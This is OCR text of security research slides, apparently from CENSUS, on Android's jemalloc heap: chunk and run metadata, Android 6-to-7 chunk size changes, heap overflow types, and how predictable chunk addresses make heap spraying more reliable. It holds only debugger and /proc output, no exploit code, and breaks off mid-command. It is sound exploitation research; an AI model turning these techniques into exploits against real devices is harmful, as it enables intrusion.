
CENSUS IT Security Works

- Containers of runs
- Always of the same size
- Memory returned by the OS is divided into chunks
- Stores metadata about itself and its runs


Chunks



Chunk metadata



mapmisc



extent_node_t
mapbits[0]
...
mapbits[N]
mapmisc[0]
...
mapmisc[N]
Run
Run
Run
unsigned nfree
bitmap_t bitmap[]
Run
free region
used region

Android 6 -> 7 changes

- Chunk size

	32-bit	64-bit
Android 6	0x40000	0x40000
Android 7	0x80000	0x200000

- Resulting metadata changes:
  - mapbias
  - mapbits flags

Heap memory

CENSUS IT Security Works


- /proc/maps

```
root@bullhead/: cat /proc/self/maps | grep libc_malloc

7f81d00000-7f81d80000 rw-p 00000000 00:00 0          [anon:libc_malloc]
7f82600000-7f826c0000 rw-p 00000000 00:00 0          [anon:libc_malloc]
7f827c0000-7f82a80000 rw-p 00000000 00:00 0          [anon:libc_malloc]
7f82dc0000-7f830c0000 rw-p 00000000 00:00 0          [anon:libc_malloc]
...
```

- shadow


```
(gdb)  jechunks

[shadow] [chunk 0x0000007f81d00000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f81d40000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f82600000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f82640000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f82680000] [arena 0x0000007f996800c0]
[shadow] [chunk 0x0000007f827c0000] [arena 0x0000007f996800c0]
...
```

Memory organisation




Heap overflows

- Small region overflow




Heap overflows

- Run overflow



Heap overflows


- Chunk overflow



Heap spraying

- Discussed by Hanan Be'er, Aaron Adams, Mark Brand, Joshua Drake
- No inline region metadata
- No inline run metadata
- Dead space: Chunk’s first and last pages
- Chunk address predictability

Heap spraying



Chunk address predictability

- Discussed by Mark Brand
  - googleprojectzero.blogspot.com/2015/09/stagefrightened.html


- 32-bit processes: big chunk size, small address space
  - mmap() multiple chunks together
  - Android processes usually load many modules
  - Android 7 chunk size is even bigger

- The same applies for huge allocations


- Predictable chunk addresses mean
  - Predictable run addresses
  - Predictable region addresses
  - Much more targeted, small, and reliable heap spraying

Memory management

- Arena allocator



- Thread caches



Arenas

CENSUS
IT Security Works

- Used to mitigate lock contention problems between threads
- Completely independent of each other
  - Each one manages its own chunks
- A thread is assigned to an arena upon its first malloc()
- The number of the arenas depend on the jemalloc variant
  - Two arenas on Android (hardcoded)

Arenas

- arenas[]

```
(gdb) x/2gx arenas
